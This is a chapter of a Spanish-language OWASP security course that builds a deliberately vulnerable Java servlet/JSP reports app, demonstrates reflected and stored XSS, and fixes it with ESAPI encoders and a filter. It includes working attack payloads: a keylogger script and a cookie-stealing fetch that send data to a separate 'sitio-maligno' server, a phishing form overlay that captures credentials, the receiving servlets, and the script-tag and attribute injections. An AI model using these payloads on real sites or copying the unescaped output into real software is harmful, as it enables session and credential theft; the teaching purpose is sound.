- **Phishing**: Los scripts maliciosos pueden redirigir a los usuarios a sitios de phishing que imitan la apariencia de la aplicación legítima para recolectar credenciales de forma fraudulenta.
- **Malware**: XSS puede ser utilizado para distribuir malware, explotando la aplicación web como un vector de ataque para comprometer el sistema del usuario final.
- **Vandalismo**: Los atacantes pueden alterar el contenido de la página web vista por los usuarios para desplegar mensajes incorrectos o inapropiados.

14.2. ¿Cómo nos protegemos de la inyección XSS?

Pues teniendo en cuenta los siguientes puntos:

- **Validación y saneamiento de las entradas**: es muy importante validar y sanear todas las entradas de los usuario para asegurar que no contengan scripts maliciosos. Esto incluye tanto los datos ingresados en formularios web como los parámetros en las URLs.
- **Escapado de contenido**: cuando se muestran datos introducidos por el usuario, hay que asegurarse de escapar adecuadamente estos datos para que sean tratados como texto y no como código que pueda ser ejecutado por el navegador.
- **Política de seguridad de contenido (CSP)**: implementa una CSP efectiva que restrinja las fuentes de los scripts y otros recursos, reduciendo el riesgo de ejecución de scripts maliciosos que se descargan de otros lugares.

Chapter 15. Lab: Inyección XSS (A05)

Como siempre, cogemos el proyecto del laboratorio anterior y continuamos a partir de el.

Ahora vamos a ir añadiendo un poco más de chicha al proyecto, vamos a crear un apartado de informes, donde los usuarios puedan ver los informes y crearlos.

Vamos a empezar añadiendo la clase **Informe** al proyecto.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.models/Informe.java

```
package com.curso.models;

import javax.persistence.Column;
import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.GenerationType;
import javax.persistence.Id;
import javax.persistence.Table;

@Entity
@Table(name="informes")
public class Informe {

    @Id
    @GeneratedValue(strategy=GenerationType.IDENTITY)
    private String id;
    private String titulo;
    private String descripcion;
    @Column(length = 4000)
    private String contenido;
    private String temaColor;
    private Integer userId;

    public Informe() {}

    public Informe(String id, String titulo, String descripcion, String contenido, String temaColor, Integer userId) {
        this.id = id;
        this.titulo = titulo;
        this.descripcion = descripcion;
        this.contenido = contenido;
        this.temaColor = temaColor;
        this.userId = userId;
    }

    public String getId() {
        return id;
    }

    public void setId(String id) {
        this.id = id;
    }

    public String getTitulo() {
        return titulo;
    }

    public void setTitulo(String titulo) {
        this.titulo = titulo;
    }

    public String getDescripcion() {
```

```
        return descripcion;
    }

    public void setDescripcion(String descripcion) {
        this.descripcion = descripcion;
    }

    public String getContenido() {
        return contenido;
    }

    public void setContenido(String contenido) {
        this.contenido = contenido;
    }

    public Integer getUserId() {
        return userId;
    }

    public void setUserId(Integer userId) {
        this.userId = userId;
    }

    public String getTemaColor() {
        return temaColor;
    }

    public void setTemaColor(String temaColor) {
        this.temaColor = temaColor;
    }


    @Override
    public String toString() {
        return "Informe [id=" + id + ", titulo=" + titulo + ", descripcion=" + descripcion + ", contenido=" + contenido +
", temaColor=" + temaColor + ", userId=" + userId + "]";
    }
}
```

Dentro de los servlets vamos a añadir un para obtener todos los informes que haya en la base de datos.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/Informes.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import java.util.List;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.models.Informe;
import com.curso.utils.DatabaseUtil;
```

```
@WebServlet("/authenticated/informes")
public class Informes extends HttpServlet {


    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        Connection connection = null;
        List<Informe> informes = new ArrayList<>();

        try {

            connection = DatabaseUtil.getConnection();
            Statement st = connection.createStatement();

            String sql = "SELECT * FROM informes";

            ResultSet rs = st.executeQuery(sql);

            while (rs.next()) {
                String id = rs.getString("id");
                String titulo = rs.getString("titulo");
                String descripcion = rs.getString("descripcion");
                String contenido = rs.getString("contenido");

                Integer position = contenido.indexOf(".");
                System.out.println(position);
                if (position > -1) {
                    contenido = contenido.substring(0, position + 1);
                }

                String temaColor = rs.getString("temaColor");
                Integer userId = rs.getInt("userId");
                Informe informe = new Informe(id, titulo, descripcion, contenido, temaColor, userId);
                System.out.println(informe);

                informes.add(informe);
            }

        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }


        req.setAttribute("informes", informes);
        // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene que ser un forward.
        req.getRequestDispatcher("informes.jsp").forward(req, resp);
        // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que solucionarlo con el tema de las
sesiones.
    }
}
```

Para ver los informes tenemos que crear un JSP donde se muestren los títulos y la descripción corta.

/06-a03-2021-inyeccion-xss-lab/src/main/webapp/authenticated/informes.jsp

```
<%@ page language="java" contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>

<html>
<head>
```

```
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <h1>Últimos informes</h1>

    <ul>
        <li><a href="nuevo-informe.html">Nuevo informe</a></li>
        <li><a href="informes">Ver informes</a></li>
        <li><a href="login.html">Logout</a></li>
    </ul>

    <form action="buscar-informes" method="GET">
        <div>
            <label for="busqueda">Buscar por...</label>
            <input type="text" id="busqueda" name="busqueda">
        </div>
        <button type="submit">Buscar</button>
    </form>

    <c:choose>
        <c:when test="${informes.size() > 0}">
            <c:forEach items="${informes}" var="informe">
                <div>
                    <h2>${informe.titulo}</h2>
                    <p><pre>${informe.descripcion}</pre></p>
                    <a href="informe?id=${informe.id}">Ver informe completo</a>
                </div>
            </c:forEach>
        </c:when>
        <c:otherwise>
            <p>No hay informes</p>
        </c:otherwise>
    </c:choose>
</body>
</html>
```

Ahora quiero crear el formulario para poder añadir nuevos informes, así que ponemos otro HTML más.

/06-a03-2021-inyeccion-xss-lab/src/main/webapp/authenticated/nuevo-informe.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
```

```
</head>
<body>
    <h1>Nuevo informe</h1>
    <form action="nuevo-informe" method="POST">
        <div>
            <label for="titulo">Título:</label>
            <input type="text" id="titulo" name="titulo" />
        </div>
        <div>
            <label for="descripcion">Descripción:</label>
            <input type="text" id="descripcion" name="descripcion" />
        </div>
        <div>
            <label for="contenido">Contenido:</label>
            <textarea id="contenido" name="contenido"></textarea>
        </div>
        <div>
            <label for="temaColor">Tema color:</label>
            <input type="text" id="temaColor" name="temaColor" />
        </div>
        <button type="submit">Guardar informe</button>
        <a href="home.jsp">Volver</a>
    </form>
</body>
</html>
```

Y nos vamos a crear un servlet para poder guardar los informes.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/NuevoInforme.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/nuevo-informe")
public class NuevoInforme extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String titulo = req.getParameter("titulo");
        String descripcion = req.getParameter("descripcion");
        String contenido = req.getParameter("contenido");
        String temaColor = req.getParameter("temaColor");

        Integer userId = null;
```

```
        HttpSession session = req.getSession(false);
        if (session != null) {
            User user = (User) session.getAttribute("user");
            if (user != null) {
                userId = user.getId();
            }
        }

        Connection connection = null;

        try {
            connection = DatabaseUtil.getConnection();

            String sql = "INSERT INTO informes (titulo, descripcion, contenido, temaColor, userId) VALUES (?, ?, ?, ?,
?)";
            PreparedStatement pst = connection.prepareStatement(sql);
            pst.setString(1, titulo);
            pst.setString(2, descripcion);
            pst.setString(3, contenido);
            pst.setString(4, temaColor);
            pst.setInt(5, userId);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("informes");

    }
}
```

Vamos a comprobar que se puede crear un informe nuevo y que se muestra en la lista de informes.

Además en la lista de informes tenemos un buscador para poder buscar informes por su título o descripción. Así que vamos a crear el servlet que se encargará de realizar esa búsqueda y servirnos un JSP donde se muestre el resultado.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/BuscarInformes.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.ArrayList;
import java.util.List;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.models.Informe;
import com.curso.utils.DatabaseUtil;
```

```java
@WebServlet("/authenticated/buscar-informes")
public class BuscarInformes extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String busqueda = req.getParameter("busqueda");

        List<Informe> informes = new ArrayList<>();
        Connection connection = null;

        try {

            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("SELECT * FROM informes WHERE titulo LIKE ? OR contenido
LIKE ?");
            pst.setString(1, "%"+busqueda+"%");
            pst.setString(2, "%"+busqueda+"%");
            System.out.println("[+] " + pst);

            ResultSet rs = pst.executeQuery();
            System.out.println("[+] " + rs);

            while (rs.next()) {
                String id = rs.getString("id");
                String titulo = rs.getString("titulo");
                String descripcion = rs.getString("descripcion");
                String contenido = rs.getString("contenido");
                String temaColor = rs.getString("temaColor");
                Integer userId = rs.getInt("userId");
                System.out.println("[+] Título buscado: " + titulo);
                informes.add(new Informe(id, titulo, descripcion, contenido, temaColor, userId));
            }

        } catch (SQLException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        req.setAttribute("busqueda", busqueda);
        req.setAttribute("informes", informes);
        req.getRequestDispatcher("busqueda-informes.jsp").forward(req, resp);
    }

}
```

Y ahora creamos un archivo JSP para mostrar los resultados de la búsqueda. En este archivo vamos a mostrar tal cual la búsqueda realizada, que es lo que estabamos mandando en el parámetro **busqueda** junto a la request con los informes encontrados.

/06-a03-2021-inyeccion-xss-lab/src/main/webapp/authenticated/busqueda-informes.jsp

```jsp
<%@ page language="java" contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>

<html>
<head>
  <meta charset="UTF-8">
```

```
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <h1>Informes encontrados para la búsqueda: ${busqueda}</h1>

    <ul>
        <li><a href="nuevo-informe.html">Nuevo informe</a></li>
        <li><a href="informes">Ver informes</a></li>
        <li><a href="login.html">Logout</a></li>
    </ul>

    <form action="buscar-informes" method="GET">
        <div>
            <label for="busqueda">Buscar por...</label>
            <input type="text" id="busqueda" name="busqueda">
        </div>
        <button type="submit">Buscar</button>
    </form>

    <c:choose>
        <c:when test="${informes.size() > 0}">
            <c:forEach items="${informes}" var="informe">
                <div>
                    <h2>${informe.titulo}</h2>
                    <p><pre>${informe.contenido}</pre></p>
                    <a href="informe?id=${informe.id}">Ver informe completo</a>
                </div>
            </c:forEach>
        </c:when>
        <c:otherwise>
            <p>No hay informes</p>
        </c:otherwise>
    </c:choose>
</body>
</html>
```

Pues vamos a empezar viendo el ataque **XSS Reflected** el cual consiste en inyectar un código JS en la URL que te lleva a una página donde ese mismo valor que mandas como parámetro se muestra en la página.

Por tanto, vamos a probar a buscar con informe con el siguiente código:

```
<script>alert('H4ck3d!!! Pagame 1 bitcoin y me olvido de ti')</script>
```

Al realizar la búsqueda, saldrá el mensaje de alerta de que has sido hackeado.

Esto lo vamos a solucionar usando **ESAPI** de nuevo para sanitizar dicha búsqueda con el

encodeForURL.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/BuscarInformes.java

```
package com.owasp.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.ArrayList;
import java.util.List;

import com.owasp.models.entities.Informe;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

@WebServlet("/buscar-informes")
public class BuscarInformes extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String busqueda = req.getParameter("busqueda");

        List<Informe> informes = new ArrayList<>();
        Connection connection = null;

        try {
            Class.forName("org.h2.Driver");

            connection = DriverManager.getConnection("jdbc:h2:~/Angelisco/github/aprendiendo-java-y-su-
entorno/owasp_top_10_2023_a03_inyeccion_xss/src/main/resources/H2/bbdd_seguridad", "sa", "");

            PreparedStatement pst = connection.prepareStatement("SELECT * FROM informes WHERE titulo LIKE ? OR contenido
LIKE ?");
            pst.setString(1, "%"+busqueda+"%");
            pst.setString(2, "%"+busqueda+"%");
            System.out.println("[+] " + pst);

            ResultSet rs = pst.executeQuery();
            System.out.println("[+] " + rs);

            while (rs.next()) {
                Integer id = rs.getInt("id");
                String titulo = rs.getString("titulo");
                String contenido = rs.getString("contenido");
                String temaColor = rs.getString("temaColor");
                Integer userId = rs.getInt("userId");
                System.out.println("[+] Título buscado: " + titulo);
                informes.add(new Informe(id, titulo, contenido, temaColor, userId));
            }

        } catch (SQLException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
```

```
        } finally {
            try {
                connection.close();
            } catch (SQLException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }
        }

        req.setAttribute("busqueda", busqueda);
        req.setAttribute("informes", informes);
        req.getRequestDispatcher("busqueda-informes.jsp").forward(req, resp);
    }
}
```

Así evitamos el ataque **XSS Reflected**.

Ahora vamos a ver las diferentes cosas que pueden hacer usando una inyección XSS que luego guardamos en la BBDD.

Para ello, vamos a crear un proyecto aparte de Maven, que vamos a llamar **sitio-maligno-lab**.

/sitio-maligno-lab/pom.xml

```
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.owasp.curso</groupId>
  <artifactId>sitio-maligno</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <packaging>war</packaging>


  <properties>
    <maven.compiler.target>17</maven.compiler.target>
    <maven.compiler.source>17</maven.compiler.source>
  </properties>


  <dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
    </dependency>

    <!-- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api -->
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>javax.servlet-api</artifactId>
        <version>4.0.1</version>
        <scope>provided</scope>
    </dependency>



    <!-- H2 Database Engine -->
    <dependency>
        <groupId>com.h2database</groupId>
        <artifactId>h2</artifactId>
        <version>1.4.200</version>
        <scope>runtime</scope>
    </dependency>
```

```
    <dependency>
            <groupId>org.hibernate</groupId>
            <artifactId>hibernate-core</artifactId>
            <version>5.4.30.Final</version>
    </dependency>

    <dependency>
        <groupId>org.hibernate</groupId>
        <artifactId>hibernate-validator</artifactId>
        <version>6.0.22.Final</version>
    </dependency>


    <dependency>
        <groupId>org.owasp.esapi</groupId>
        <artifactId>esapi</artifactId>
        <version>2.2.3.1</version>
    </dependency>


    <dependency>
        <groupId>org.mindrot</groupId>
        <artifactId>jbcrypt</artifactId>
        <version>0.4</version>
    </dependency>


    <dependency>
        <groupId>com.google.code.gson</groupId>
        <artifactId>gson</artifactId>
        <version>2.8.6</version>
    </dependency>

  </dependencies>
</project>
```

En el vamos a meter en la carpeta **src/main/webapp/js** varios archivos que ponemos a continuación:

/sitio-maligno-lab/src/main/webapp/js/key-logger.js

```
let keys = []

document.addEventListener('keyup', (event) => {
    keys.push(event.code)
})

setInterval(() => {
    fetch(`http://localhost:8080/sitio-maligno/key-logger?key=${keys.join(', ')}`)
        .then(() => {
            keys = []
        })
}, 1000)
```

/sitio-maligno-lab/src/main/webapp/js/robo-session.js

```
fetch(`http://localhost:8080/sitio-maligno/robo-session?cookies=${document.cookie}`)
```

/sitio-maligno-lab/src/main/webapp/js/phising.js

```
document.body.innerHTML = `
<p>Cuidado con los ataques de phising, no vayas a caer en uno</p>
<form action="http://localhost:8080/sitio-maligno/login-phising" method="POST">
    <div>
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" />
    </div>
    <div>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" />
    </div>
    <button type="submit">Login</button>
</form>
`;
```

Y ahora vamos a crear dos servlets que reciban dichas peticiones y muestren los datos que reciben por consola:

/sitio-maligno-lab/src/main/java/com.owasp.controllers/KeyLoggerServlet.java

```
package com.curso.controllers;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/key-logger")
public class KeyLoggerServlet extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) {
        String key = req.getParameter("key");
        System.out.println("[+] Ha llegado una: " +  key);
    }
}
```

/sitio-maligno-lab/src/main/java/com.owasp.controllers/RoboSessionServlet.java

```
package com.curso.controllers;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
```

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/robo-session")
public class RoboSessionServlet extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) {
        String cookies = req.getParameter("cookies");
        System.out.println("[+] Ha picado uno, sus cookies son: " +  cookies);
    }

}
```

/sitio-maligno-lab/src/main/java/com.owasp.controllers/PhisingServlet.java

```
package com.curso.controllers;

import java.io.IOException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/login-phising")
public class PhisingServlet extends HttpServlet {

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String username = req.getParameter("username");
        String password = req.getParameter("password");
        System.out.println("[!] Han picado. Username=" + username + " - Password=" + password);

        resp.sendRedirect("http://localhost:8080/06-a03-2021-inyeccion-xss-lab/login.html");
    }

}
```

Ahora que tenemos el sitio malvado que nos va a robar hasta el alma, vamos a inyectar en el formulario de creación de informes el siguiente código en el campo descripción:

```
<script src="http://localhost:8080/sitio-maligno/js/key-logger.js"></script>
<script src="http://localhost:8080/sitio-maligno/js/robo-session.js"></script>


<!-- Este ponerlo al final del todo para ver que los de arriba se ejecutan bien -->
<!-- o meterlo en el contenido en lugar de la descripcion -->
<script src="http://localhost:8080/sitio-maligno/js/phising.js"></script>
```

Entonces, al entrar en la lista de informes, se ejecutará el código que hemos inyectado y nos robará las cookies y las teclas que hemos pulsado, enviandolas al sitio malvado. Esto podemos verlo en la

consola de la aplicación de **sitio-maligno-lab**.

Para solucionar esto, vamos a usar **ESAPI** para sanitizar el contenido que se introduce en el campo de descripción. Esta vez lo haremos con el método **encodeForHTML**.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/NuevoInforme.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.ESAPI;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/nuevo-informe")
public class NuevoInforme extends HttpServlet {
    private static final long serialVersionUID = 1L;


    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String titulo = req.getParameter("titulo");
        String descripcion = req.getParameter("descripcion");
        String contenido = req.getParameter("contenido");
        String temaColor = req.getParameter("temaColor");

        Integer userId = null;

        HttpSession session = req.getSession(false);
        if (session != null) {
            User user = (User) session.getAttribute("user");
            if (user != null) {
                userId = user.getId();
            }
        }

        // Solución ESAPI
        String tituloSaneado = ESAPI.encoder().encodeForHTML(titulo);
        String descripcionSaneada = ESAPI.encoder().encodeForHTML(descripcion);
        String contenidoSaneado = ESAPI.encoder().encodeForHTML(contenido);
//      String temaColorSaneado = ESAPI.encoder().encodeForCSS(temaColor);
//      String tituloSaneado = ESAPI.encoder().encodeForJavaScript(titulo);
//      String contenidoSaneado = ESAPI.encoder().encodeForJavaScript(contenido);

        Connection connection = null;

        try {
            connection = DatabaseUtil.getConnection();

            String sql = "INSERT INTO informes (titulo, descripcion, contenido, temaColor, userId) VALUES (?, ?, ?, ?,
?)";
            PreparedStatement pst = connection.prepareStatement(sql);
//          pst.setString(1, titulo);
//          pst.setString(2, descripcion);
//          pst.setString(3, contenido);
```

```
            pst.setString(4, temaColor);

            // Solución ESAPI
            pst.setString(1, tituloSaneado);
            pst.setString(2, descripcionSaneada);
            pst.setString(3, contenidoSaneado);
//          pst.setString(4, temaColorSaneado);

            pst.setInt(5, userId);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("informes");

    }
}
```

Si ahora probamos a inyectar en la descripción el siguiente script, ahora debería de mostrar el código como texto en lugar de ejecutarlo.

```
<script src="http://localhost:8080/sitio-maligno/js/key-logger.js"></script>
```

Pues ya hemos visto como solucionar estos dos problemas con ESAPI, el de la URL y el de la inyección de código en la BBDD.

Ahora vamos a ver otro problema que es cuando nos inyectan el JS en un atributo de alguna etiqueta HTML, por lo que vamos a crearnos la página del Informe completo donde veremos todo el informe y usaremos el color para ponerle un color de fondo al contenido.

/06-a03-2021-inyeccion-xss-lab/src/main/webapp/authenticated/informe.jsp

```
<%@ page language="java" contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>

<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>

    <h1>${informe.titulo} (autor: <a href="${autor.web}">${autor.name}</a>)</h1>
    <p>${informe.descripcion}</p>

    <ul>
        <li><a href="nuevo-informe.html">Nuevo informe</a></li>
        <li><a href="informes">Ver informes</a></li>
```

```
        <li><a href="../login.html">Logout</a></li>
    </ul>

    <pre style="background-color: ${informe.temaColor};">${informe.contenido}</pre>

</body>
</html>
```

Ahora vamos a crear el servlet que nos mostrará este informe completo.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/InformeCompleto.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;

import javax.servlet.RequestDispatcher;
import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import com.curso.models.Informe;
import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/informe")
public class InformeCompleto extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {

        String informeId = req.getParameter("id");

        Connection connection = null;
        Informe informe = null;
        Integer userId = null;

        User autor = null;
        HttpSession session = req.getSession(false);
        if (session != null) {
            autor = (User) session.getAttribute("user");
            if (autor != null) {
                userId = autor.getId();
            }
        }

        try {

            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("SELECT * FROM informes WHERE id=?");
```

```
            pst.setString(1, informeId);

            System.out.println("[+] Consulta: " + pst);
            ResultSet rs = pst.executeQuery();

            if (rs.next()) {
                String titulo = rs.getString("titulo");
                String descripcion = rs.getString("descripcion");
                String contenido = rs.getString("contenido");
                String temaColor = rs.getString("temaColor");
                informe = new Informe(informeId, titulo, descripcion, contenido, temaColor, userId);
            }

            pst = connection.prepareStatement("SELECT * FROM users WHERE id=?");
//          pst.setInt(1, informe.getUserId());
            pst.setInt(1, userId);

            System.out.println("[+] Consulta: " + pst);
            rs = pst.executeQuery();

//          if (rs.next()) {
//              String name = rs.getString("name");
//              String username = rs.getString("username");
//              String password = null;
//              String web = rs.getString("web");
//              String role = rs.getString("role");
//              autor = new User(informe.getUserId(), name, username, password, web, role);
//          }

        } catch (SQLException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        RequestDispatcher dispatcher = req.getRequestDispatcher("/authenticated/informe.jsp");
        req.setAttribute("autor", autor);
        req.setAttribute("informe", informe);
        dispatcher.forward(req, resp);


    }
}
```

Una vez tenemos esto, vamos a probar a inyectar un script en el atributo donde va el tema de color:

```
"><script>document.addEventListener('mousemove', (e) => {alert('X: ' + e.pageX + ' Y: ' + e.pageY)})</script>
```

Ahora lo vamos a solucionar con **ESAPI** de nuevo, esta vez usaremos el de **encodeForCSS**.

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/NuevoInforme.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
```

```
import java.sql.SQLException;

import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.ESAPI;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/nuevo-informe")
public class NuevoInforme extends HttpServlet {
    private static final long serialVersionUID = 1L;


    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String titulo = req.getParameter("titulo");
        String descripcion = req.getParameter("descripcion");
        String contenido = req.getParameter("contenido");
        String temaColor = req.getParameter("temaColor");

        Integer userId = null;

        HttpSession session = req.getSession(false);
        if (session != null) {
            User user = (User) session.getAttribute("user");
            if (user != null) {
                userId = user.getId();
            }
        }

        // Solución ESAPI
        String tituloSaneado = ESAPI.encoder().encodeForHTML(titulo);
        String descripcionSaneada = ESAPI.encoder().encodeForHTML(descripcion);
        String contenidoSaneado = ESAPI.encoder().encodeForHTML(contenido);
        String temaColorSaneado = ESAPI.encoder().encodeForCSS(temaColor);
//      String tituloSaneado = ESAPI.encoder().encodeForJavaScript(titulo);
//      String contenidoSaneado = ESAPI.encoder().encodeForJavaScript(contenido);

        Connection connection = null;

        try {
            connection = DatabaseUtil.getConnection();

            String sql = "INSERT INTO informes (titulo, descripcion, contenido, temaColor, userId) VALUES (?, ?, ?, ?,
?)";
            PreparedStatement pst = connection.prepareStatement(sql);
//          pst.setString(1, titulo);
//          pst.setString(2, descripcion);
//          pst.setString(3, contenido);
//          pst.setString(4, temaColor);

            // Solución ESAPI
            pst.setString(1, tituloSaneado);
            pst.setString(2, descripcionSaneada);
            pst.setString(3, contenidoSaneado);
            pst.setString(4, temaColorSaneado);

            pst.setInt(5, userId);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
```

```
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("informes");

    }
}
```

Con ese encoder ya no debería de funcionar esta otra inyección.

Vale, pero estamos metiendo mucho código de sanitización en los servlets, para evitar esto, vamos a poner un filtro que se encargue de sanitizar todo el contenido que se recibe en las peticiones, de esta forma, no tenemos tanto código repetido:

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.middlewares/ESAPIFilter.java

```
package com.curso.middlewares;

import java.io.IOException;

import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.annotation.WebFilter;
import javax.servlet.http.HttpServletRequest;

import com.curso.utils.XSSRequestWrapper;

@WebFilter({"/buscar-informes", "/signup", "/nuevo-informe"})
public class FiltroXSS implements Filter {

    @Override
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
            throws IOException, ServletException {
        // TODO Auto-generated method stub
        HttpServletRequest req = (HttpServletRequest) request;

        // Dentro del wrapper hay un método que si encuentra un Script por ejemplo coge y reemplaza el valor entero por
""
        // Por eso al poner este filtro no llega nada a la página de búsqueda
        XSSRequestWrapper xssRequest = new XSSRequestWrapper(req);

        System.out.println("[+] XSS Request: " + xssRequest);

        chain.doFilter(xssRequest, response);

    }

}
```

Y esto necesita la clase que se encarga de comprobar que si hay algo raro en los datos, estos se van a reemplazar por un string vacío.

